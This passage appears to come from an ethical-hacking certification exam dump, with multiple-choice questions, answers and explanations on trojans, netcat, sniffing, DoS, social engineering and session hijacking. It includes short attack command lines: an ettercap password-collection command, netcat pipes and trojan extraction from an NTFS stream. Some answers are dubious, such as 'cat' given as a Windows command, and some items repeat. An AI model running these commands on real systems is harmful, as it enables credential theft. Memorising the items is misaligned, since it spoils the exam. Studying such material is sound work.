- C. Man in the Middle Attack
- D. Trojan Horse Attack
- E. Back Orifice Attack

Answer: D, E

Explanation:

To compromise the data, the attack would need to be executed before the encryption takes place at either end of the tunnel. Trojan Horse and Back Orifice attacks both allow for potential data manipulation on host computers. In both cases, the data would be compromised either before encryption or after decryption, so IPsec is not preventing the attack.

---

**QUESTION 119:**

What is a Trojan Horse?

- A. A malicious program that captures your username and password
- B. Malicious code masquerading as or replacing legitimate code
- C. An unauthorized user who gains access to your user database and adds themselves as a user
- D. A server that is to be sacrificed to all hacking attempts in order to log and monitor the hacking activity

Answer: B

Explanation:

A Trojan Horse is an apparently useful and innocent program containing additional hidden code which allows the unauthorized collection, exploitation, falsification, or destruction of data.

---

**QUESTION 120:**

You want to use netcat to generate huge amount of useless network data continuously for various performance testing between 2 hosts.  
Which of the following commands accomplish this?

A. Machine A

```
#yes AAAAAAAAAAAAAAAAAAAAAAAAAA | nc -v -v -l -p 2222 > /dev/null
```

Machine B

```
#yes BBBBBBBBBBBBBBBBBBBBBBBB | nc machinea 2222 > /dev/null
```

B. Machine A

```
cat somefile | nc -v -v -l -p 2222
```

Machine B

```
cat somefile | nc othermachine 2222
```

C. Machine A

```
nc -l -p 1234 | uncompress -c | tar xvpf
```

Machine B

```
tar cfp - /some/dir | compress -c | nc -w 3 machinea 1234
```

D. Machine A

```
while true : do
```

```
nc -v -l -s -p 6000 machineb 2
```

Machine B

```
while true : do
```

```
nc -v -l -s -p 6000 machinea 2
```

```
done
```

Answer: A

Explanation:

Machine A is setting up a listener on port 2222 using the nc command and then having the letter A sent an infinite amount of times, when yes is used to send data yes NEVER stops until it receives a break signal from the terminal (Control+C), on the client end (machine B), nc is being used as a client to connect to machine A, sending the letter B and infinite amount of times, while both clients have established a TCP connection each client is infinitely sending data to each other, this process will run FOREVER until it has been stopped by an administrator or the attacker.

**QUESTION 121:**

In the context of Trojans, what is the definition of a Wrapper?

- A. An encryption tool to protect the Trojan.
- B. A tool used to bind the Trojan with legitimate file.
- C. A tool used to encapsulated packets within a new header and footer.
- D. A tool used to calculate bandwidth and CPU cycles wasted by the Trojan.

Answer: B

Explanation: These wrappers allow an attacker to take any executable back-door program and combine it with any legitimate executable, creating a Trojan horse without writing a single line of new code.

---

**QUESTION 122:**

After an attacker has successfully compromised a remote computer, what would be one of the last steps that would be taken to ensure that the compromise is not traced back to the source of the problem?

- A. Install pactehs
- B. Setup a backdoor
- C. Cover your tracks
- D. Install a zombie for DDOS

Answer: C

Explanation: As a hacker you don't want to leave any traces that could lead back to you.

---

**QUESTION 123:**

Which of the following statements would not be a proper definition for a Trojan Horse?

- A. An authorized program contained within a legitimate program.  
This unauthorized program performs functions unknown (and probably unwanted) by the user.
- B. A legitimate program that has been altered by the placement of unauthorized code within it; this code perform functions unknown (and probably unwanted) by the user.
- C. An authorized program that has been designed to capture keyboard keystrokes while the user remains unaware of such an activity being performed.



D. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user.

Answer: C

Explanation: A Trojan is all about running unauthorized code on the users computer without the user knowing of it.

---

**QUESTION 124:**

You have hidden a Trojan file virus.exe inside another file readme.txt using NTFS streaming.

Which command would you execute to extract the Trojan to a standalone file?

- A. c:\> type readme.txt:virus.exe > virus.exe
- B. c:\> more readme.txt | virus.exe > virus.exe
- C. c:\> cat readme.txt:virus.exe > virus.exe
- D. c:\> list readme.txt\$virus.exe > virus.exe

Answer: C

Explanation: cat will concatenate, or write, the alternate data stream to its own file named virus.exe

---

**QUESTION 125:**

You suspect that your Windows machine has been compromised with a Trojan virus. When you run anti-virus software it does not pick of the Trojan. Next you run netstat command to look for open ports and you notice a strange port 6666 open. What is the next step you would do?

- A. Re-install the operating system.
- B. Re-run anti-virus software.
- C. Install and run Trojan removal software.
- D. Run utility fport and look for the application executable that listens on port 6666.

Answer: D

Explanation: Fport reports all open TCP/IP and UDP ports and maps them to the owning application. This is the same information you would see using the 'netstat -an' command, but it also maps those ports to running processes with the PID, process name and path. Fport can be used to quickly identify unknown open ports and their associated applications.

**QUESTION 126:**

In Linux, the three most common commands that hackers usually attempt to Trojan are:

- A. car, xterm, grep
- B. netstat, ps, top
- C. vmware, sed, less
- D. xterm, ps, nc

Answer: B

Explanation:

The easiest programs to trojan and the smartest ones to trojan are ones commonly run by administrators and users, in this case netstat, ps, and top, for a complete list of commonly trojaned and rootkited software please reference this URL:

<http://www.usenix.org/publications/login/1999-9/features/rootkits.html>

---

**QUESTION 127:**

John wishes to install a new application onto his Windows 2000 server. He wants to ensure that any application he uses has not been Trojaned. What can he do to help ensure this?

- A. Compare the file's MD5 signature with the one published on the distribution media
- B. Obtain the application via SSL
- C. Compare the file's virus signature with the one published on the distribution media
- D. Obtain the application from a CD-ROM disc

Answer: A

Explanation: MD5 was developed by Professor Ronald L. Rivest of MIT. What it does, to quote the executive summary of rfc1321, is:

[The MD5 algorithm] takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" of the input. It is conjectured that it is computationally infeasible to produce two messages having the same message digest, or to produce any message having a given prespecified target message digest. The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem such as RSA.

In essence, MD5 is a way to verify data integrity, and is much more reliable than checksum and many other commonly used methods.

---

**QUESTION 128:**

Jason's Web server was attacked by a trojan virus. He runs protocol analyzer and notices that the trojan communicates to a remote server on the Internet. Shown below is the standard "hexdump" representation of the network packet, before being decoded. Jason wants to identify the trojan by looking at the destination port number and mapping to a trojan-port number database on the Internet. Identify the remote server's port number by decoding the packet?

- A. Port 1890 (Net-Devil Trojan)
- B. Port 1786 (Net-Devil Trojan)
- C. Port 1909 (Net-Devil Trojan)
- D. Port 6667 (Net-Devil Trojan)

Answer: D

From trace, 0x1A0B is 6667, IRC Relay Chat, which is one port used. Other ports are in the 900's.

---

**QUESTION 129:**

Which of the following Netcat commands would be used to perform a UDP scan of the lower 1024 ports?

- A. Netcat -h -U
- B. Netcat -hU <host(s.>
- C. Netcat -sU -p 1-1024 <host(s.>
- D. Netcat -u -v -w2 <host> 1-1024
- E. Netcat -sS -O target/1024

Answer: D

Explanation: The proper syntax for a UDP scan using Netcat is "Netcat -u -v -w2 <host> 1-1024". Netcat is considered the Swiss-army knife of hacking tools because it is so versatile.

---

**QUESTION 130:**

Sniffing is considered an active attack.

- A. True
- B. False

Answer: B

Explanation: Sniffing is considered a passive attack.

---

**QUESTION 131:**

Exhibit:

ettercap -NCLzs --quiet

What does the command in the exhibit do in "Ettercap"?

- A. This command will provide you the entire list of hosts in the LAN
- B. This command will check if someone is poisoning you and will report its IP.
- C. This command will detach from console and log all the collected passwords from the network to a file.
- D. This command broadcasts ping to scan the LAN instead of ARP request of all the subnet IPs.

Answer: C

Explanation:

-N = NON interactive mode (without ncurses)

-C = collect all users and passwords

-L = if used with -C (collector) it creates a file with all the password sniffed in the session in the form "YYYYMMDD-collected-pass.log"

-z = start in silent mode (no arp storm on start up)

-s = IP BASED sniffing

--quiet = "demonize" ettercap. Useful if you want to log all data in background.

---

**QUESTION 132:**

A remote user tries to login to a secure network using Telnet, but accidentally types in an invalid user name or password. Which responses would NOT be preferred by an experienced Security Manager? (multiple answer)

- A. Invalid Username
- B. Invalid Password
- C. Authentication Failure
- D. Login Attempt Failed
- E. Access Denied

Answer: A, B

Explanation:

As little information as possible should be given about a failed login attempt. Invalid username or password is not desirable.

---

**QUESTION 133:**

A POP3 client contacts the POP3 server:

- A. To send mail
- B. To receive mail
- C. to send and receive mail
- D. to get the address to send mail to
- E. initiate a UDP SMTP connection to read mail

Answer: B

POP is used to receive e-mail.

SMTP is used to send e-mail.

---

**QUESTION 134:**

Samantha was hired to perform an internal security test of Certkiller . She quickly realized that all networks are making use of switches instead of traditional hubs. This greatly limits her ability to gather information through network sniffing. Which of the following techniques can she use to gather information from the switched network or to disable some of the traffic isolation features of the switch? (Choose two)

- A. Ethernet Zapping
- B. MAC Flooding
- C. Sniffing in promiscuous mode
- D. ARP Spoofing

Answer: B, D

Explanation: In a typical MAC flooding attack, a switch is flooded with packets, each containing different source MAC addresses. The intention is to consume the limited memory set aside in the switch to store the MAC address-to-physical port translation table. The result of this attack causes the switch to enter a state called failopen mode, in which all incoming packets are broadcast out on all ports (as with a hub), instead of just down the correct port as per normal operation. The principle of ARP spoofing is to send fake, or 'spoofed', ARP messages to an Ethernet LAN. These frames contain false MAC addresses, confusing network devices, such as network switches. As a result frames intended for one machine can be mistakenly sent to another (allowing the packets to be sniffed) or an unreachable host (a denial of service attack).

---

**QUESTION 135:**

Ethereal works best on \_\_\_\_\_.

- A. Switched networks
- B. Linux platforms
- C. Networks using hubs
- D. Windows platforms
- E. LAN's

Answer: C

Explanation: Ethereal is used for sniffing traffic. It will return the best results when used on an unswitched (i.e. hub. network).

---

**QUESTION 136:**

The follows is an email header. What address is that of the true originator of the message?

Return-Path: <bgates@microsoft.com>  
Received: from smtp.com (fw.emumail.com [215.52.220.122].  
by raq-221-181.ev1.net (8.10.2/8.10.2. with ESMTP id h78NIn404807  
for<mikeg@thesolutionfirm.com>; Sat, 9 Aug 2003 18:18:50 -0500  
Received: (qmail 12685 invoked from network.; 8 Aug 2003 23:25:25 -0000  
Received: from ([19.25.19.10].  
by smtp.com with SMTP  
Received: from unknown (HELO CHRISLAPTOP. (168.150.84.123.  
by localhost with SMTP; 8 Aug 2003 23:25:01 -0000  
From: "Bill Gates" <bgates@microsoft.com>  
To: "mikeg" <mikeg@thesolutionfirm.com>  
Subject: We need your help!  
Date: Fri, 8 Aug 2003 19:12:28 -0400  
Message-ID: <51.32.123.21@CHRISLAPTOP>  
MIME-Version: 1.0  
Content-Type : multipart/mixed;  
boundary="====\_NextPart\_000\_0052\_01C35DE1.03202950"  
X-Priority: 3 (Normal.  
X-MSMail-Priority: Normal  
X-Mailer: Microsoft Outlook, Build 10.0.2627  
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1165  
Importance: Normal

- A. 19.25.19.10
- B. 51.32.123.21
- C. 168.150.84.123
- D. 215.52.220.122

E. 8.10.2/8.10.2

Answer: C

Explanation: Spoofing can be easily achieved by manipulating the "from" name field, however, it is much more difficult to hide the true source address. The "received from" IP address 168.150.84.123 is the true source of the

---

**QUESTION 137:**

Certkiller, the evil hacker, is purposely sending fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. From the information given, what type of attack is Certkiller attempting to perform?

- A. Syn flood
- B. Smurf
- C. Ping of death
- D. Fraggle

Answer: C

Reference: <http://insecure.org/spl0its/ping-o-death.html>

---

**QUESTION 138:**

Which one of the following instigates a SYN flood attack?

- A. Generating excessive broadcast packets.
- B. Creating a high number of half-open connections.
- C. Inserting repetitive Internet Relay Chat (IRC) messages.
- D. A large number of Internet Control Message Protocol (ICMP) traces.

Answer: B

Explanation:

A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.

---

**QUESTION 139:**

Global deployment of RFC 2827 would help mitigate what classification of attack?

- A. Sniffing attack
- B. Denial of service attack
- C. Spoofing attack
- D. Reconnaissance attack
- E. Prot Scan attack

Answer: C

Explanation:

RFC 2827 - Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing

---

**QUESTION 140:**

What happens when one experiences a ping of death?

- A. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the "type" field in the ICMP header is set to 18 (Address Mask Reply).
- B. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP), the Last Fragment bit is set, and  $(\text{IP offset} \times 8) + (\text{IP data length}) > 65535$ . In other words, the IP offset (which represents the starting position of this fragment in the original packet, and which is in 8-byte units) plus the rest of the packet is greater than the maximum size for an IP packet.
- C. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the source equal to destination address.
- D. This is when an the IP header is set to 1 (ICMP) and the "type" field in the ICMP header is set to 5 (Redirect).

Answer: B

Explanation:

A hacker can send an IP packet to a vulnerable machine such that the last fragment contains an offset where  $(\text{IP offset} \times 8) + (\text{IP data length}) > 65535$ . This means that when the packet is reassembled, its total length is larger than the legal limit, causing buffer overruns in the machine's OS (because the buffer sizes are defined only to accommodate the maximum allowed size of the packet based on RFC 791)...IDS can generally recognize such attacks by looking for packet fragments that have the IP header's protocol field set to 1 (ICMP), the last bit set, and  $(\text{IP offset} \times 8) + (\text{IP data length}) > 65535$ " CCIE Professional Development Network Security Principles and Practices by Saadat Malik pg 414 "Ping of Death" attacks cause systems to react in an unpredictable fashion when receiving oversized IP packets. TCP/IP allows for a maximum packet size of up to 65536 octets (1 octet = 8 bits of data), containing a minimum of 20 octets of IP header



information and zero or more octets of optional information, with the rest of the packet being data. Ping of Death attacks can cause crashing, freezing, and rebooting.

---

**QUESTION 141:**

Which one of the following network attacks takes advantages of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

- A. Teardrop
- B. Smurf
- C. Ping of Death
- D. SYN flood
- E. SNMP Attack

Answer: A

Explanation:

The teardrop attack uses overlapping packet fragments to confuse a target system and cause the system to reboot or crash.

---

**QUESTION 142:**

A denial of Service (DoS) attack works on the following principle:

- A. MS-DOS and PC-DOS operating system utilize a weaknesses that can be compromised and permit them to launch an attack easily.
- B. All CLIENT systems have TCP/IP stack implementation weakness that can be compromised and permit them to lunch an attack easily.
- C. Overloaded buffer systems can easily address error conditions and respond appropriately.
- D. Host systems cannot respond to real traffic, if they have an overwhelming number of incomplete connections (SYN/RCVD State).
- E. A server stops accepting connections from certain networks one those network become flooded.

Answer: D

Explanation: Denial-of-service (often abbreviated as DoS) is a class of attacks in which an attacker attempts to prevent legitimate users from accessing an Internet service, such as a web site. This can be done by exercising a software bug that causes the software running the service to fail (such as the "Ping of Death" attack against Windows NT systems), sending enough data to consume all available network bandwidth (as in the May, 2001 attacks against Gibson Research), or sending data in such a way as to consume a particular resource needed by the service.

---

**QUESTION 143:**

What happens during a SYN flood attack?

- A. TCP connection requests floods a target machine is flooded with randomized source address & ports for the TCP ports.
- B. A TCP SYN packet, which is a connection initiation, is sent to a target machine, giving the target host's address as both source and destination, and is using the same port on the target host as both source and destination.
- C. A TCP packet is received with the FIN bit set but with no ACK bit set in the flags field.
- D. A TCP packet is received with both the SYN and the FIN bits set in the flags field.

Answer: A

Explanation:

To a server that requires an exchange of a sequence of messages. The client system begins by sending a SYN message to the server. The server then acknowledges the SYN message by sending a SYN-ACK message to the client. The client then finishes establishing the connection by responding with an ACK message and then data can be exchanged. At the point where the server system has sent an acknowledgment (SYN-ACK) back to client but has not yet received the ACK message, there is a half-open connection. A data structure describing all pending connections is in memory of the server that can be made to overflow by intentionally creating too many partially open connections. Another common attack is the SYN flood, in which a target machine is flooded with TCP connection requests. The source addresses and source TCP ports of the connection request packets are randomized; the purpose is to force the target host to maintain state information for many connections that will never be completed. SYN flood attacks are usually noticed because the target host (frequently an HTTP or SMTP server) becomes extremely slow, crashes, or hangs. It's also possible for the traffic returned from the target host cause trouble on routers; because this return traffic goes to the randomized source addresses of the original packets, it lacks the locality properties of "real" IP traffic, and may overflow route caches. On Cisco routers, this problem often manifests itself in the router running out of memory.

---

**QUESTION 144:**

What is the term to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?

- A. Fraggle Attack
- B. Man in the Middle Attack
- C. Trojan Horse Attack

- D. Smurf Attack
- E. Back Orifice Attack

Answer: D

Explanation:

Trojan and Back orifice are Trojan horse attacks. Man in the middle spoofs the Ip and redirects the victims packets to the cracker The infamous Smurf attack. preys on ICMP's capability to send traffic to the broadcast address. Many hosts can listen and respond to a single ICMP echo request sent to a broadcast address.

Network Intrusion Detection third Edition by Stephen Northcutt and Judy Novak pg 70  
The "smurf" attack's cousin is called "fraggle", which uses UDP echo packets in the same fashion as the ICMP echo packets; it was a simple re-write of "smurf".

---

**QUESTION 145:**

What is the goal of a Denial of Service Attack?

- A. Capture files from a remote computer.
- B. Render a network or computer incapable of providing normal service.
- C. Exploit a weakness in the TCP stack.
- D. Execute service at PS 1009.

Answer: B

Explanation: In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB).

---

**QUESTION 146:**

What do you call a system where users need to remember only one username and password, and be authenticated for multiple services?

- A. Simple Sign-on
- B. Unique Sign-on
- C. Single Sign-on
- D. Digital Certificate

Answer: C

Explanation: Single sign-on (SSO) is a specialized form of software authentication that enables a user to authenticate once and gain access to the resources of multiple software systems.

---

**QUESTION 147:**

Clive has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the external gateway interface. Further inspection reveals that they are not responses from the internal hosts' requests but simply responses coming from the Internet. What could be the most likely cause?

- A. Someone has spoofed Clive's IP address while doing a smurf attack.
- B. Someone has spoofed Clive's IP address while doing a land attack.
- C. Someone has spoofed Clive's IP address while doing a fraggle attack.
- D. Someone has spoofed Clive's IP address while doing a DoS attack.

Answer: A

Explanation: The smurf attack, named after its exploit program, is a denial-of-service attack that uses spoofed broadcast ping messages to flood a target system. In such an attack, a perpetrator sends a large amount of ICMP echo (ping) traffic to IP broadcast addresses, all of it having a spoofed source address of the intended victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network, hundreds of machines might reply to each packet.

---

**QUESTION 148:**

What would best be defined as a security test on services against a known vulnerability database using an automated tool?

- A. A penetration test
- B. A privacy review
- C. A server audit
- D. A vulnerability assessment

Answer: D

Explanation: Vulnerability assessment is the process of identifying and quantifying vulnerabilities in a system. The system being studied could be a physical facility like

a nuclear power plant, a computer system, or a larger system (for example the communications infrastructure or water infrastructure of a region).

---

**QUESTION 149:**

A Buffer Overflow attack involves:

- A. Using a trojan program to direct data traffic to the target host's memory stack
- B. Flooding the target network buffers with data traffic to reduce the bandwidth available to legitimate users
- C. Using a dictionary to crack password buffers by guessing user names and passwords
- D. Poorly written software that allows an attacker to execute arbitrary code on a target system

Answer: D

Explanation:

B is a denial of service. By flooding the data buffer in an application with trash you could get access to write in the code segment in the application and that way insert your own code.

---

**QUESTION 150:**

How does a denial-of-service attack work?

- A. A hacker tries to decipher a password by using a system, which subsequently crashes the network
- B. A hacker attempts to imitate a legitimate user by confusing a computer or even another person
- C. A hacker prevents a legitimate user (or group of users) from accessing a service
- D. A hacker uses every character, word, or letter he or she can think of to defeat authentication

Answer: C

Explanation: In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB).

---

**QUESTION 151:**

When working with Windows systems, what is the RID of the true administrator account?

- A. 500
- B. 501
- C. 512
- D. 1001
- E. 1024
- F. 1000

Answer: A

Explanation: The built-in administrator account always has a RID of 500.

---

**QUESTION 152:**

If you send a SYN to an open port, what is the correct response?(Choose all correct answers.

- A. SYN
- B. ACK
- C. FIN
- D. PSH

Answer: A, B

Explanation: The proper response is a SYN / ACK. This technique is also known as half-open scanning.

---

**QUESTION 153:**

When working with Windows systems, what is the RID of the true administrator account?

- A. 500
- B. 501
- C. 1000
- D. 1001
- E. 1024
- F. 512

Answer: A

Explanation: Because of the way in which Windows functions, the true administrator account always has a RID of 500.

---

**QUESTION 154:**

Your boss at Certkiller .com asks you what are the three stages of Reverse Social Engineering.

- A. Sabotage, advertising, Assisting
- B. Sabotage, Advertising, Covering
- C. Sabotage, Assisting, Billing
- D. Sabotage, Advertising, Covering

Answer: A

Explanation: Typical social interaction dictates that if someone gives us something then it is only right for us to return the favour. This is known as reverse social engineering, when an attacker sets up a situation where the victim encounters a problem, they ask the attacker for help and once the problem is solved the victim then feels obliged to give the information requested by the attacker.

---

**QUESTION 155:**

Why is Social Engineering considered attractive by hackers and also adopted by experts in the field?

- A. It is done by well known hackers and in movies as well.
- B. It does not require a computer in order to commit a crime.
- C. It is easy and extremely effective to gain information.
- D. It is not considered illegal.

Answer: C

Explanation: Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery for information gathering or computer system access and in most (but not all) cases the attacker never comes face-to-face with the victim. The term has been popularized in recent years by well known (reformed) computer criminal and security consultant Kevin Mitnick who points out that it's much easier to trick someone into giving you his or her password for a system than to spend the effort to hack in. He claims it to be the single most effective method in his arsenal.

---

**QUESTION 156:**

What is the most common vehicle for social engineering attacks?

- A. Phone
- B. Email
- C. In person
- D. P2P Networks

Answer: A

Explanation: Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

---

**QUESTION 157:**

Jack Hacker wants to break into Certkiller 's computers and obtain their secret double fudge cookie recipe. Jacks calls Jane, an accountant at Certkiller pretending to be an administrator from Certkiller . Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records". Jane does not suspect anything amiss, and parts with her password. Jack can now access Certkiller 's computers with a valid user name and password, to steal the cookie recipe.

What kind of attack is being illustrated here? (Choose the best answer)

- A. Reverse Psychology
- B. Reverse Engineering
- C. Social Engineering
- D. Spoofing Identity
- E. Faking Identity

Answer: C

Explanation: This is a typical case of pretexting. Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

---

**QUESTION 158:**

Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a



problem with some accounts and asks her to tell him her password 'just to double check our records'. Jane believes that Jack is really an administrator, and tells him her password. Jack now has a user name and password, and can access Brown Co.'s computers, to find the cookie recipe. This is an example of what kind of attack?

- A. Reverse Psychology
- B. Social Engineering
- C. Reverse Engineering
- D. Spoofing Identity
- E. Faking Identity

Answer: B

Explanation: This is a typical case of pretexting. Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

---

**QUESTION 159:**

Username, passwords, e-mail addresses, and the location of CGI scripts may be obtained from which of the following information sources?

- A. Company web site
- B. Search engines
- C. EDGAR Database query
- D. Whois query

Answer: A

Explanation: Whois query would not enable us to find the CGI scripts whereas in the actual website, some of them will have scripts written to make the website more user friendly. The EDGAR database would in fact give us a lot of the information requested but not the location of CGI scripts, as would a simple search engine on the Internet if you have the time needed.

---

**QUESTION 160:**

What are the six types of social engineering?(Choose six.

- A. Spoofing
- B. Reciprocation
- C. Social Validation
- D. Commitment
- E. Friendship

- F. Scarcity
- G. Authority
- H. Accountability

Answer: B, C, D, E, F, G

Explanation: All social engineering is performed by taking advantage of human nature. For in-depth information on the subject review, read Robert Cialdini's book, Influence: Science and Practice.

---

**QUESTION 161:**

What does the following command achieve?

```
Telnet <IP Address> <Port 80>
HEAD /HTTP/1.0
<Return>
<Return>
```

- A. This command returns the home page for the IP address specified
- B. This command opens a backdoor Telnet session to the IP address specified
- C. This command returns the banner of the website specified by IP address
- D. This command allows a hacker to determine the sites security
- E. This command is bogus and will accomplish nothing

Answer: C

Explanation: This command is used for banner grabbing. Banner grabbing helps identify the service and version of web server running.

---

**QUESTION 162:**

Bob is going to perform an active session hijack against Certkiller . He has acquired the target that allows session oriented connections (Telnet) and performs sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network.

So, what is Bob most likely to do next?

- A. Take over the session.
- B. Reverse sequence prediction.
- C. Guess the sequence numbers.
- D. Take one of the parties' offline.

Answer: C

---

**QUESTION 163:**

John is using tokens for the purpose of strong authentication. He is not confident that his security is considerably strong.

In the context of Session hijacking why would you consider this as a false sense of security?

- A. The token based security cannot be easily defeated.
- B. The connection can be taken over after authentication.
- C. A token is not considered strong authentication.
- D. Token security is not widely used in the industry.

Answer: B

Explanation: A token will give you a more secure authentication, but the tokens will not help against attacks that are directed against you after you have been authenticated.

---

**QUESTION 164:**

What is the key advantage of Session Hijacking?

- A. It can be easily done and does not require sophisticated skills.
- B. You can take advantage of an authenticated connection.
- C. You can successfully predict the sequence number generation.
- D. You cannot be traced in case the hijack is detected.

Answer: B

Explanation: As an attacker you don't have to steal an account and password in order to take advantage of an authenticated connection.

---

**QUESTION 165:**

What type of cookies can be generated while visiting different web sites on the Internet?

- A. Permanent and long term cookies.
- B. Session and permanent cookies.
- C. Session and external cookies.
- D. Cookies are all the same, there is no such thing as different type of cookies.

Answer: B

Explanation: There are two types of cookies: a permanent cookie that remains on a visitor's computer for a given time and a session cookie the is temporarily saved in the visitor's computer memory during the time that the visitor is using the Web site. Session cookies disappear when you close your Web browser.

---

**QUESTION 166:**

Which is the right sequence of packets sent during the initial TCP three way handshake?

- A. FIN, FIN-ACK, ACK
- B. SYN, URG, ACK
- C. SYN, ACK, SYN-ACK
- D. SYN, SYN-ACK, ACK

Answer: D

Explanation:

A TCP connection always starts with a request for synchronization, a SYN, the reply to that would be another SYN together with a ACK to acknowledge that the last package was delivered successfully and the last part of the three way handshake should be only an ACK to acknowledge that the SYN reply was recieved.

---

**QUESTION 167:**

What is Hunt used for?

- A. Hunt is used to footprint networks
- B. Hunt is used to sniff traffic
- C. Hunt is used to hack web servers
- D. Hunt is used to intercept traffic i.e. man-in-the-middle traffic
- E. Hunt is used for password cracking

Answer: D

Explanation: Hunt can be used to intercept traffic. It is useful with telnet, ftp, and others to grab traffic between two computers or to hijack sessions.

---

**QUESTION 168:**

Certkiller is making use of Digest Authentication for her Web site. Why is this considered to be more secure than Basic authentication?

- A. Basic authentication is broken
- B. The password is never sent in clear text over the network
- C. The password sent in clear text over the network is never reused.
- D. It is based on Kerberos authentication protocol

Answer: B

Explanation: Digest access authentication is one of the agreed methods a web page can use to negotiate credentials with a web user (using the HTTP protocol). This method builds upon (and obsoletes) the basic authentication scheme, allowing user identity to be established without having to send a password in plaintext over the network.

---

**QUESTION 169:**

You have successfully run a buffer overflow attack against a default IIS installation running on a Windows 2000 Server. The server allows you to spawn a shell. In order to perform the actions you intend to do, you need elevated permission. You need to know what your current privileges are within the shell. Which of the following options would be your current privileges?

- A. Administrator
- B. IUSR\_COMPUTERNAME
- C. LOCAL\_SYSTEM
- D. Whatever account IIS was installed with

Answer: C

Explanation: If you manage to get the system to start a shell for you, that shell will be running as LOCAL\_SYSTEM.

---

**QUESTION 170:**

You wish to determine the operating system and type of web server being used. At the same time you wish to arouse no suspicion within the target organization. While some of the methods listed below work, which holds the least risk of detection?

- A. Make some phone calls and attempt to retrieve the information using social engineering.
- B. Use nmap in paranoid mode and scan the web server.
- C. Telnet to the web server and issue commands to illicit a response.
- D. Use the netcraft web site look for the target organization's web site.

Answer: D

Explanation: Netcraft is providing research data and analysis on many aspects of the Internet. Netcraft has explored the Internet since 1995 and is a respected authority on the market share of web servers, operating systems, hosting providers, ISPs, encrypted transactions, electronic commerce, scripting languages and content technologies on the internet.

---

**QUESTION 171:**

Bart is looking for a Windows NT/2000/XP command-line tool that can be used to assign, display, or modify ACL's (access control lists) to files or folders and also one that can be used within batch files.

Which of the following tools can be used for that purpose? (Choose the best answer)

- A. PERM.exe
- B. CACLS.exe
- C. CLACS.exe
- D. NTPERM.exe

Answer: B

Explanation: Cacs.exe is a Windows NT/2000/XP command-line tool you can use to assign, display, or modify ACLs (access control lists) to files or folders. Cacs is an interactive tool, and since it's a command-line utility, you can also use it in batch files.

---

**QUESTION 172:**

Which of the following buffer overflow exploits are related to Microsoft IIS web server? (Choose three)

- A. Internet Printing Protocol (IPP) buffer overflow
- B. Code Red Worm
- C. Indexing services ISAPI extension buffer overflow
- D. NeXT buffer overflow

Answer: A, B, C

Explanation: Both the buffer overflow in the Internet Printing Protocol and the ISAPI extension buffer overflow is explained in Microsoft Security Bulletin MS01-023. The Code Red worm was a computer worm released on the Internet on July 13, 2001. It attacked computers running Microsoft's IIS web server.

**QUESTION 173:**

On a default installation of Microsoft IIS web server, under which privilege does the web server software execute?

- A. Everyone
- B. Guest
- C. System
- D. Administrator

Answer: C

Explanation: If not changed during the installation, IIS will execute as Local System with way to high privileges.

---

**QUESTION 174:**

You are gathering competitive intelligence on an Certkiller .com. You notice that they have jobs listed on a few Internet job-hunting sites. There are two job postings for network and system administrators. How can this help you in footprint the organization?

- A. The IP range used by the target network
- B. An understanding of the number of employees in the company
- C. How strong the corporate security policy is
- D. The types of operating systems and applications being used.

Answer: D

Explanation:

From job posting descriptions one can see which is the set of skills, technical knowledge, system experience required, hence it is possible to argue what kind of operating systems and applications the target organization is using.

---

**QUESTION 175:**

What are the three phases involved in security testing ?

- A. Reconnaissance, Conduct, Report
- B. Reconnaissance, Scanning, Conclusion
- C. Preparation, Conduct, Conclusion
- D. Preparation, Conduct, Billing

Answer: C

Explanation:

Preparation phase - A formal contract is executed containing non-disclosure of the client's data and legal protection for the tester. At a minimum, it also lists the IP addresses to be tested and time to test.

Conduct phase - In this phase the penetration test is executed, with the tester looking for potential vulnerabilities.

Conclusion phase - The results of the evaluation are communicated to the pre-defined organizational contact, and corrective action is advised.

---

**QUESTION 176:**

You visit a website to retrieve the listing of a company's staff members. But you can not find it on the website. You know the listing was certainly present one year before. How can you retrieve information from the outdated website?

- A. Through Google searching cached files
- B. Through Archive.org
- C. Download the website and crawl it
- D. Visit customers' and prtners' websites

Answer: B

